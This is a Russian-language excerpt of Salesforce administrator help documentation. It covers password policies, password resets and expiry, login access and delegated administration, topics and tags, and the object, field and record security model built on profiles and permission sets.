Срок действия блокировки	Продолжительность блокировки. По умолчанию: 15 минут. Данный параметр недоступен для порталов самообслуживания. Прим.: Если учетная запись пользователя заблокирована, рекомендуем дождаться окончания блокировки. В ином случае учетную запись может разблокировать пользователь с полномочиями «Восстановление паролей и разблокировка пользователей», выполнив следующую процедуру из меню «Настройка». **a.** Введите строку *«Пользователи»* в поле «Быстрый поиск». **b.** Выберите **«Пользователи»**. **c.** Выберите нужного пользователя. **d.** Щелкните кнопку **«Разблокировать»**. Данная кнопка отображается только для заблокированного пользователя.
Неясный ответ на секретный вопрос для сброса пароля	Данная функция позволяет скрывать вводимые ответы на контрольные вопросы. Настройка по умолчанию отображает ответ в виде простого текста. Прим.: Если организация использует редактор метода ввода Microsoft в режиме ввода Hiragana, то вводимые символы ASCII заменяются японскими символами в полях обычного текста. Тем не менее поля со скрытым текстом могут обрабатываться редактором метода ввода некорректно. Если данная функция препятствует правильному вводу паролей пользователей или других значений, рекомендуем ее отключить.
Требовать срок действия пароля не менее 1 дня	При выборе этого параметра пароль нельзя менять чаще, чем каждые 24 часа.

3. Укажите сведения, которые будут использоваться при восстановлении пароля и разблокировке учетной записи.

   Прим.: Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.

Поле	Описание
Сообщение	При использовании этой настройки пользователь получит сообщение электронной почты с темой «Мы не можем сбросить ваш пароль». Пользователь получает такое сообщение, если его учетная запись заблокирована после слишком большого количества попыток изменить свой пароль. Этот текст также появится в нижней части страницы «Ответ на вопрос безопасности» при сбросе пользователями своих паролей. Вы можете изменить этот текст в соответствии со стандартами вашей организации, добавив имя внутренней службы техподдержки или администратора системы. Сообщение электронной почты отображается только для учетных записей, восстановление пароля которых должно выполняться администратором. Для блокировки по времени используются другие системные сообщения.
Ссылка справки	Данная ссылка отображается вместе с текстом, введенным в поле «Сообщение». В сообщении электронной почты с темой «Мы не можем сбросить ваш пароль» URL отображается так же, как в поле «Ссылка справки», чтобы пользователь мог видеть, куда ведет ссылка. Формат отображения URL в данном случае есть функция безопасности, поскольку пользователь находится вне организации Salesforce. В области для ответа на вопрос безопасности URL-адрес, введенный в поле «Ссылка справки», и текст, введенный в поле «Сообщение», объединяются в одну активную ссылку. При изменении пароля пользователь находится в организации Salesforce, поэтому средства безопасности не применяются. Действительные протоколы: • http • https • mailto

4. Укажите альтернативную начальную страницу для пользователей с полномочием «Пользователь только API». После выполнения задач управления (например, восстановление пароля) данные пользователи перенаправляются на указанный URL-адрес вместо страницы входа.

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Просмотр и редактирование политик паролей в профилях

Пароли

Сброс паролей пользователей

Пароль пользователя может быть сброшен администратором в целях безопасности или при возобновлении доступа заблокированного пользователя.

Чтобы восстановить пароль пользователя, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Установите флажок напротив имени нужного пользователя. Чтобы изменить пароли для всех отображаемых пользователей, установите флажок в заголовке соответствующего столбца.
3. Нажмите кнопку **«Сбросить пароль»**. Пользователь получит электронное сообщение, содержащее ссылку и инструкции для сброса пароля.

Срок действия пароля, созданного данным способом, не ограничен. Рекомендуем изменить пароль при первом входе.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения Salesforce.

Рекомендации по сбросу паролей

- Сбросить пароли пользователей единой регистрации может только администратор. Пользователи единой регистрации не могут сбросить пароль самостоятельно.
- Для входа в Salesforce после сброса пароля может потребоваться активация компьютера.
- Сброс пароля заблокированного пользователя автоматически возобновляет доступ к учетной записи пользователя.
- В случае утери пароля можно воспользоваться ссылкой восстановления пароля на странице входа, после чего пользователь получит письмо по электронной почте с инструкциями по сбросу пароля. Для сброса пароля необходимо правильно ответить на контрольный вопрос. Политики паролей позволяют настроить страницу контрольного вопроса, которая отображается пользователям и содержит справочную информацию.

Прим.: Если пользователь не настроил контрольный вопрос или ответил неправильно на контрольный вопрос, сброс пароля не выполняется.

Запрос сброса пароля по ссылке восстановления пароля осуществляется не более 5 раз за период в 24 часа. Администраторы могут сбросить пароль пользователя любое количество раз.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления паролей:

- Восстановление паролей и разблокировка пользователей

  ИЛИ

  Полномочие на редактирование пользователя через пользовательский интерфейс или API-интерфейс

- При сбросе пароля также сбрасывается метка безопасности пользователя.

СМ. ТАКЖЕ:

Сброс забытого пароля
Изменить пароль
Сброс маркера безопасности
Пароли
Поддержка пользователей откуда угодно с помощью SalesforceA

Аннулирование паролей пользователей

При необходимости администратор организации может аннулировать пароли всех пользователей в любое время. После аннулирования паролей всем пользователям выводится сообщение о сбросе пароля в следующий раз после входа в систему.

Чтобы аннулировать пароли всех пользователей, кроме пользователей с полномочием «Пароль без срока действия», выполните указанные ниже действия.

1. Введите строку «*Аннулировать все пароли*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Аннулировать все пароли»**.
2. Установите флажок **«Аннулировать все пароли пользователей»**.
3. Нажмите кнопку **«Сохранить»**.

При следующем входе пользователи получат предложение сменить пароль.

Рекомендации по аннулированию паролей

- Для входа в Salesforce пользователям может потребоваться активировать компьютер.
- Параметр «Аннулировать все пароли пользователей» не влияет на пользователей портала самообслуживания, так как они не являются прямыми пользователями Salesforce.

СМ. ТАКЖЕ:

Пароли

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для аннулирования всех паролей:

- Управление внутренними пользователями

Управление полномочиями входа

Управление полномочиями входа определяет предоставление доступа к организациям администраторам Salesforce и предоставление доступа к публикаторам.

1. Введите строку *«Политики полномочий входа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Политики полномочий входа»**.
2. Чтобы разрешить администраторам Salesforce выполнять вход от имени любого пользователя организации без предварительного получения соответствующего доступа, включите параметр **«Администраторы могут выполнять вход от имени любого пользователя»**.

   Чтобы удалить функцию для своей организации, свяжитесь с Salesforce. При отключении этого параметра пользователь должен предоставить администратору Salesforce право доступа, чтобы администратор мог от имени пользователя выполнить вход в систему для устранения неполадок.
3. Чтобы запретить пользователям предоставление доступа к публикаторам (например, из соображений конфиденциальности или в целях соблюдения нормативных требований), установите переключатель **«Доступно только администраторам»** напротив нужного публикатора.

   Прим.: Пользователи не могут предоставлять полномочия входа управляемым пакетам, лицензированным для всей организации Salesforce. Только администраторы, в профиле которых включено полномочие «Управление пользователями», могут предоставлять доступ к этим публикаторам. Для отдельных управляемых пакетов отсутствуют полномочия входа. Если пакет не указан на странице «Политики полномочий входа», полномочия входа для него недоступны.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Вход от имени другого пользователя

Предоставление полномочий входа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Полномочия администратора могут быть предоставлены в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления политиками полномочий входа:

- «Управление политиками полномочий входа»

Вход от имени другого пользователя

Система Salesforce позволяет администраторам выполнять вход от имени других пользователей с целью оказания технической поддержки. В зависимости от параметров организации, некоторые пользователи могут предоставлять администраторам полномочия входа.

Прим.:

- После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.
- Если администраторы пытаются выполнить вход от имени другого пользователя, имеющего полномочия пользователя «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», они должны выполнить требование двухфакторной проверки подлинности. Координируйте свою работу с пользователями, от имени которых вы входите в систему, так чтобы они были доступны, когда понадобится доступ к аккаунту. Они должны проверять свою подлинность с помощью приложения средства проверки подлинности, ключа безопасности U2F или временного кода проверки подлинности. Если пользователь еще не установил способ двухфакторной проверки подлинности, ее настройка требуется до момента входа в систему от имени пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы выполнить вход от имени другого пользователя, выполните указанные ниже действия.

- Изменение всех данных

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Перейдите по ссылке **«Войти»** напротив имени нужного пользователя. Данная ссылка доступна только тем пользователям, которые предоставили администратору полномочия входа, или тем организациям, которые позволяют администраторам выполнять вход от имени любого пользователя.
3. Чтобы вернуться в учетную запись администратора, щелкните по *имени пользователя* > **«Выйти»**.

СМ. ТАКЖЕ:

Управление полномочиями входа

Предоставление полномочий входа

Устранение неполадок входа

Просмотр и управление пользователями

Делегирование прав администратора

Используйте делегированное администрирование для назначения ограниченных полномочий администратора пользователям организации, которые не являются администраторами. Например, менеджер службы поддержки клиентов может управлять пользователями с ролью «Менеджер службы поддержки» и всеми подчиненными ролями. С этой целью создайте делегированное администрирование, так вы сможете сконцентрироваться на других задачах администрирования.

Ниже перечислены действия, доступные делегированным администраторам.

- Создание и редактирование пользователей с указанными ролями и всеми подчиненными ролями. Под задачами редактирования пользователей понимаются следующие действия: восстановление паролей, настройка планов продаж, создание стандартных групп, работающих с потенциальными клиентами, и создание персональных групп для данных пользователей.
- Разблокировка пользователей.
- Назначение пользователей указанным профилям.
- Назначение или удаление наборов полномочий для пользователей в их делегированных группах.
- Создание общедоступных групп и управление участниками указанных общедоступных групп.
- Вход от имени пользователя, предоставившего полномочия входа администратору.
- Управление настраиваемыми объектами и настройка почти всех аспектов настраиваемого объекта. Тем не менее, делегированный администратор не может создавать или изменять взаимосвязи объекта, а также задавать единые стандартные параметры общего доступа.
- Администрируйте пользователей во всех делегированных группах, для которых назначено делегированное администрирование. Например, пользователь, являющийся делегированным администратором двух делегированных групп (группа «А» и группа «Б»), может назначить набор полномочий или общедоступную группу из группы «А» пользователям в группе «Б».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления делегированным администрированием:

- Настройка приложения

Для получения полномочия делегированного администратора:

- Просмотр настройки и конфигурации

Прим.: При делегированном администрировании не забывайте о следующих моментах. Делегированные администраторы:

- не могут назначать профили или наборы полномочий с полномочием «Изменение всех данных»;
- не видят значение «Не указано» при выборе роли для новых пользователей;
- нуждаются в доступе к настраиваемым объектам, чтобы получить доступ к полям слияния на таких объектах из формул;
- не могут изменить набор полномочий.

Чтобы делегировать администрирование отдельными объектами, воспользуйтесь полномочиями объекта (например, «Просмотреть все» и «Изменить все»).

Определение делегированных администраторов

Чтобы управлять пользователями определенных ролей и всех подчиненных ролей, включите поддержку делегированных администраторов. Этим пользователям можно назначать заданные профили и выполнять вход от имени пользователей, предоставивших администраторам полномочия входа. Делегированная группа управления — это группа пользователей, которым предоставлены такие же полномочия администратора. Данные группы не связаны с общедоступными группами, которые используются для предоставления общего доступа.

Определение делегированных администраторов

Чтобы управлять пользователями определенных ролей и всех подчиненных ролей, включите поддержку делегированных администраторов. Этим пользователям можно назначать заданные профили и выполнять вход от имени пользователей, предоставивших администраторам полномочия входа. Делегированная группа управления — это группа пользователей, которым предоставлены такие же полномочия администратора. Данные группы не связаны с общедоступными группами, которые используются для предоставления общего доступа.

1. Введите строку «*Делегированное администрирование*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Делегированное администрирование»** и нажмите **«Создать»**.
2. Выберите или создайте делегированную группу.
3. Чтобы разрешить участникам данной группы выполнять вход в качестве пользователей управляемой иерархии ролей, установите флажок **«Включить группу для полномочия входа»**. В зависимости от параметров, заданных в организации, отдельные пользователи должны предоставить своим администраторам соответствующие полномочия входа в систему.
4. Нажмите кнопку **«Сохранить»**.
5. В каждом соответствующем списке нажмите **«Добавить»**, чтобы определить данные делегированной группы.

СМ. ТАКЖЕ:

Делегирование прав администратора

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления делегированным администрированием:

- Настройка приложения

Для получения полномочия делегированного администратора:

- Просмотр настройки и конфигурации

Параметры тем и тегов

Если используются темы для объектов, пользователи могут дополнять записи темами и быстро извлекать связанные элементы с помощью списковых представлений. При поддержке Chatter связанные элементы также отображаются на вкладке «Записи» каждой страницы сведений о теме. Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта. Личные теги не изменяются.

Чтобы использовать темы для систематизации записей, включите темы для организаций, активов, кампаний, обращений, контактов, контрактов, файлов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Параметры тем и тегов доступны в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тем и тегов:

- Настройка приложения

Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Включение тегов

Пользователи могут добавлять личные или общедоступные теги в большинство записей. Тег — это слово или короткая фраза, которая может быть назначена большинству записей с целью персонифицированного описания и структурирования данных.

Добавление тегов на боковую панель

Удаление личных тегов для деактивированных пользователей

Организация может использовать не более 5 000 000 личных и общедоступных тегов, примененных к записям всех пользователей. При необходимости личные теги деактивированных пользователей могут быть удалены.

Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Администраторы могут включить темы для организаций, активов, кампаний, обращений, контактов, контрактов, файлов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Администраторы могут выбирать поля каждого типа объекта, которые должны использоваться для предложенных тем.

Прим.: Темы поддерживаются только по статьям базы знаний на английском языке.

Внимание: Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта.

1. Введите строку *«Темы для объектов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Темы для объектов»**.
2. Выберите нужный объект.
3. Установите флажок «Включить темы», расположенный справа.
4. Выберите нужные текстовые поля. (Комбинация выбранных полей позволяет возвращать не более трех предложенных тем на основе первых 2 000 символов.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Темы для объектов»:

- «Настройка приложения»

5. Чтобы сохранить внесенные изменения для всех объектов, нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, доступные пользователям при наличии доступа к включенным объектам и соответствующих полномочий.

- Просмотр назначений тем и предложенных тем для записей данного типа объекта
- Добавление и удаление тем из записей данного типа объекта
- Использование тем из записей данного типа объекта для фильтрации списковых представлений

Кроме того, если организация использует Chatter, то пользователи могут открывать страницу темы путем выбора любой темы, назначенной записи. Данная страница содержит другие записи по теме, список знатоков темы и другую связанную информацию.

СМ. ТАКЖЕ:

Систематизация записей с помощью тегов и тем

Добавление тем в записи

Систематизация записей с помощью тегов и тем

Добавление тем в записи

Включение тем для статей

Включение тегов

Пользователи могут добавлять личные или общедоступные теги в большинство записей. Тег — это слово или короткая фраза, которая может быть назначена большинству записей с целью персонифицированного описания и структурирования данных.

1. Введите строку *«Параметры тегов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры тегов»**.
2. Чтобы разрешить пользователям добавлять личные и общедоступные теги в записи, установите флажки **«Включить личные теги»** и **«Включить общедоступные теги»**. Чтобы отключить теги, снимите оба флажка.
3. Выберите объекты и макеты страниц, которые должны отображать раздел тегов в верхней части страниц сведений о записях. Теги могут быть присвоены записям только посредством раздела «Теги».

   Например, при выборе макетов страниц организаций теги могут быть присвоены только записям организаций. Записям организаций могут быть присвоены только личные теги, если макеты страниц организаций выбраны для личных тегов, но не выбраны для общедоступных тегов.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Параметры тегов доступны в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тегов:

- Настройка приложения

Включая теги, помните следующие рекомендации.

- Теги можно добавлять в макет страницы, изменяя макет напрямую. Но такие теги нельзя добавлять в макеты страниц на основе ленты.
- Результаты поиска и страница «Теги» не отображают настраиваемые объекты без связанной с ними вкладки даже в том случае, если настраиваемые объекты поддерживают использование тегов. Если требуется отображение записи настраиваемых объектов, создайте соответствующую вкладку. Вкладка может быть недоступна для пользователей.
- Раздел «Теги» недоступен пользователям клиентского портала даже в том случае, если он добавлен в макет страницы.

- Присвоение тегов составным отчетам доступно только при использовании Chatter.

СМ. ТАКЖЕ:

Параметры тем и тегов

Добавление тегов на боковую панель

Компонент «Теги» может быть добавлен на боковую панель после включения поддержки тегов в организации. Данный компонент позволяет пользователям переходить на страницу «Теги», поддерживающую просмотр, поиск и управление тегами. Кроме того, пользователи могут просматривать списки недавних тегов. Чтобы добавить данный компонент, выполните указанные ниже действия.

1. Введите строку *«Макеты главной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты главной страницы»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета начальной страницы.
3. Установите флажок «Теги» и нажмите кнопку **«Далее»**.
4. Определите порядок отображения компонента «Теги» в макете страницы и нажмите кнопку **«Сохранить»**.

Совет: Чтобы отображался компонент «Теги» на всех страницах, а не только на вкладке «Начальная страница», введите *«Интерфейс пользователя»* в поле «Быстрый поиск», затем выберите пункты **Интерфейс пользователя** и Показывать компоненты настраиваемой боковой панели на всех страницах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Параметры тегов доступны в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тегов:
- Настройка приложения

СМ. ТАКЖЕ:

Параметры тем и тегов

Удаление личных тегов для деактивированных пользователей

Организация может использовать не более 5 000 000 личных и общедоступных тегов, примененных к записям всех пользователей. При необходимости личные теги деактивированных пользователей могут быть удалены.

1. В меню «Настройка» введите *«Удаление личных тегов»* в поле «Быстрый поиск», затем выберите **«Удаление личных тегов»**.
2. Выберите как минимум одного деактивированного пользователя и нажмите кнопку **«Удалить»**.

Удаленные личные теги не могут быть восстановлены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Удаление личных тегов доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления личных тегов деактивированных пользователей:
- Настройка приложения

СМ. ТАКЖЕ:

Параметры тем и тегов

Управление уровнем доступа

Система Salesforce поддерживает универсальную модель многоуровневого общего доступа, позволяющую предоставлять разным группам пользователей доступ к разным наборам данных, чтобы разрешать пользователям доступ только к данным, необходимым для работы. Используйте наборы полномочий и профили для определения объектов и полей, к которым пользователи могут получить доступ. Используйте единые параметры общего доступа, роли пользователей, правила общего доступа, чтобы определить индивидуальные записи, доступные для просмотра и редактирования пользователями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные параметры управления данными определяются используемой версией Salesforce.

Совет: При внедрении правил безопасности и общего доступа рекомендуем составить таблицу разных типов пользователей организации. Выберите уровень доступа к данным, который должен быть предоставлен каждому типу пользователя для каждого объекта, а также его полей и записей. Данная таблица может использоваться при настройке модели безопасности.

Безопасность объекта (наборы полномочий и профили)

Безопасность объекта (или полномочия объекта) — это самый простой способ управления данными. Полномочия объекта позволяют блокировать создание, редактирование, удаление и просмотр любого экземпляра отдельного типа объекта (например, интереса или возможности). Полномочия объекта позволяют скрывать целые вкладки и объекты от отдельных пользователей, которые могут даже не догадываться об их существовании.

Полномочия объекта могут быть заданы посредством наборов полномочий и профилей. *Наборы полномочий* и *профили* — это совокупности параметров и полномочий, которые определяют действия, доступные пользователю в данном приложении. Наборы полномочий и профили аналогичны группам в сети Windows, участникам которых предоставляются одинаковые полномочия доступа к папкам и программному обеспечению.

Как правило, профили определяются рабочей функцией пользователя (например, системный администратор или торговый представитель). Профиль может быть назначен множеству пользователей, тогда как одному пользователю может быть назначен только один профиль. Кроме того, наборы полномочий позволяют предоставлять пользователям дополнительные полномочия и параметры доступа. Благодаря наборам полномочий, которые могут назначаться каждому пользователю в неограниченном порядке, управление полномочиями пользователей и параметрами доступа стало еще более удобным.

Безопасность поля (наборы полномочий и профили)

Иногда пользователям должен быть доступен объект, но недоступны отдельные поля данного объекта. Безопасность поля (или полномочия поля) определяет возможность просмотра, редактирования и удаления значения для отдельного поля объекта. Полномочия поля позволяют защищать конфиденциальные поля без ограничения доступа пользователей ко всему объекту. Кроме того, полномочия поля могут быть заданы в наборах полномочий и профилях.

В отличие от макетов страниц, контролирующих доступность полей только на страницах просмотра и редактирования сведений, полномочия поля определяют доступность полей в любой области приложения, включая связанные списки, списковые представления, отчеты и результаты поиска. Чтобы скрыть отдельное поле от пользователя, воспользуйтесь полномочиями поля. Подобный уровень защиты поля предоставляется только данными параметрами.

Прим.: Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

Безопасность записи (общий доступ)

При необходимости настройте параметры доступа для записей после настройки полномочий объекта и поля. Безопасность записи позволяет предоставлять пользователям доступ к определенным записям объекта. Каждая запись принадлежит пользователю или очереди. Ответственному предоставляется полный доступ к записи. Вышестоящим

пользователям иерархии всегда доступны записи нижестоящих пользователей. Данный доступ применяется к записям, принадлежащим пользователям, и записям, доступ к которым предоставляется другими пользователями.

Чтобы задать безопасность записи, настройте единые параметры общего доступа, определите иерархию и создайте правила общего доступа.

- Единые параметры общего доступа. Сначала рекомендуем определить единые параметры общего доступа для каждого объекта. Единые параметры общего доступа определяют стандартный уровень доступа пользователей к записям других пользователей.

  Рекомендуем использовать единые параметры общего доступа для максимального ограничения доступа к данным, а безопасность записи и инструменты общего доступа — для предоставления доступа выбранным пользователям. Например, пользователям предоставлены полномочия объекта на чтение и редактирование возможностей, а единым параметрам общего доступа задано значение «Только для чтения». По умолчанию данные пользователи могут просматривать все записи возможностей, но редактировать записи только при наличии ответственности или дополнительных полномочий.

- Иерархия ролей. Чтобы расширить уровень доступа к записям, предоставленный едиными параметрами общего доступа, рекомендуем использовать иерархию ролей. Подобно схеме организации, иерархия ролей представляет собой уровень доступа к данным, необходимый пользователю или группе пользователей. Независимо от единых стандартных параметров, иерархия ролей всегда предоставляет вышестоящим пользователям доступ к данным нижестоящих пользователей. Иерархии ролей могут не соответствовать схеме организации. Взамен, каждая роль иерархии должна соответствовать уровню доступа к данным, необходимому пользователю или группе пользователей.

  При необходимости доступ к записям может быть предоставлен посредством иерархии территорий. Иерархия территорий предоставляет пользователям доступ к записям на основе таких критериев, как почтовый индекс, отрасль, доход или соответствующее настраиваемое поле. Например, создайте иерархию территорий, где пользователю роли «Северная Америка» доступны данные, которые недоступны пользователям ролей «Канада» и «США».

  Прим.: Несмотря на некоторое сходство, наборы полномочий и профили определяют другие уровни доступа, чем роли. Наборы полномочий и профили определяют полномочия пользователя для доступа к объектам и полям. Роли определяют уровень доступа пользователя к записям посредством иерархии ролей и правил общего доступа.

- Правила общего доступа. Правила общего доступа позволяют автоматически предоставлять дополнительный доступ отдельным группам пользователей к скрытым или чужим записям. Подобно иерархиям ролей, правила общего доступа позволяют только предоставлять дополнительный доступ к записям и не могут ограничивать уровень доступа, заданный посредством единых стандартных параметров.
- Общий доступ, установленный вручную. Иногда проблематично определить единую группу пользователей, нуждающихся в доступе к отдельному набору записей. В подобных случаях ответственные за записи могут использовать общий доступ, установленный вручную, для предоставления полномочий чтения и редактирования пользователям, которым запись недоступна другими способами. В отличие от единых стандартных параметров, иерархий ролей и правил общего доступа, общий доступ, установленный вручную, не является автоматическим процессом, но позволяет ответственным за записи предоставлять доступ нужным пользователям.
- Управляемый общий доступ к Apex. Если правила общего доступа и общий доступ, установленный вручную, не обеспечивают желаемого результата, рекомендуем дополнительно воспользоваться управляемым общим доступом к Apex. Управляемый общий доступ к Apex позволяет разработчикам предоставлять программный доступ к настраиваемым объектам. Если общий доступ к настраиваемому объекту предоставляется посредством управляемого общего доступа к Apex, то добавление или изменение уровня общего доступа к записи настраиваемого объекта

доступно только при наличии полномочия «Изменение всех данных», а изменения ответственного за запись остаются общедоступными.

Профили

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия с приложением. Каждому новому пользователю назначается профиль.

СМ. ТАКЖЕ:

Профили

Наборы полномочий

Безопасность поля

Параметры общего доступа

Полномочия и доступ пользователя

Полномочия пользователя и параметры доступа определяются профилями и наборами полномочий. Для их эффективного использования важно понимать различия между профилями и наборами полномочий.

Полномочия и параметры доступа определяют действия, доступные пользователям в организации.

- Полномочия позволяют пользователям редактировать записи объекта, просматривать меню «Настройка», очищать корзину организации и восстанавливать пароли.
- Параметры доступа определяют другие функции (например, доступ к классам Apex, доступность приложения и время входа пользователей).

Каждому пользователю может быть назначен только один профиль, но несколько наборов полномочий. При определении доступа пользователей рекомендуем использовать *профили для назначения минимальных полномочий и параметров доступа* определенным группам пользователей. Затем рекомендуем использовать *наборы полномочий для предоставления дополнительных полномочий.*

Данная таблица содержит типы полномочий и параметры доступа, задаваемые в профилях и наборах полномочий.

Тип полномочия или параметра	Доступно в профилях	Доступно в наборах полномочий
Назначенные приложения	✅	✅
Параметры вкладки	✅	✅
Назначения типа записи	✅	✅
Назначения макета страницы	✅	
Полномочия объекта	✅	✅
Полномочия поля	✅	✅

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные полномочия и параметры определяются используемой версией Salesforce.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Тип полномочия или параметра	Доступно в профилях	Доступно в наборах полномочий
Полномочия пользователя (приложение и система)	✅	✅
Доступ к классу Apex	✅	✅
Доступ к странице Visualforce	✅	✅
Доступ к внешнему источнику данных	✅	✅
Доступ к поставщику услуг (если система Salesforce включена в качестве поставщика удостоверений)	✅	✅
Настраиваемые полномочия	✅	✅
Доступ к клиенту для рабочего стола	✅	
Время входа	✅	
Диапазоны IP-адресов входа	✅	

СМ. ТАКЖЕ:

- Профили
- Наборы полномочий
- Отмена полномочий и доступа

Профили

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия с приложением. Каждому новому пользователю назначается профиль.

Организация использует несколько стандартных профилей, позволяющих редактировать ограниченное количество параметров. Настраиваемые профили поддерживают редактирование всех полномочий и параметров, кроме лицензии пользователя. Организации Contact Manager и Group Edition позволяют назначать пользователям стандартные профили, но не поддерживают просмотр или редактирование стандартных профилей и создание настраиваемых профилей.

Каждый профиль принадлежит только одному типу лицензии пользователя.

Страница сведений в расширенном пользовательском интерфейсе профиля

Страница общих сведений о профиле в расширенном пользовательском интерфейсе профиля предоставляет доступ ко всем параметрам и полномочиям профиля.

Работа в исходном пользовательском интерфейсе профиля

Чтобы просмотреть профиль на исходной странице, введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите нужный из списка **«Профили»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные профили

Каждая организация использует стандартные профили, которые могут быть назначены пользователям. Стандартные профили позволяют редактировать некоторые параметры.

Управление списками профилей

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия с приложением. Каждому новому пользователю назначается профиль. Для просмотра профилей в организации введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Профили»**.

Клонирование профилей

Клонирование и настройка существующих профилей позволяют сэкономить время на создании новых.

Просмотр назначенных пользователей профиля

Чтобы просмотреть всех пользователей, назначенных профилю, нажмите кнопку **«Назначенные пользователи»** (в расширенном пользовательском интерфейсе профиля) или **«Просмотр пользователей»** (в исходном пользовательском интерфейсе профиля) на странице общих сведений о профиле. Ниже перечислены действия, доступные на странице «Назначенные пользователи».

Редактирование полномочий объекта в профилях

Полномочия объекта определяют тип доступа пользователей к объектам.

Просмотр и редактирование параметров вкладок в наборах полномочий и профилях

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в наборе вкладок.

Просмотр и редактирование назначенных приложений в профилях

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

Включение настраиваемых полномочий в профилях

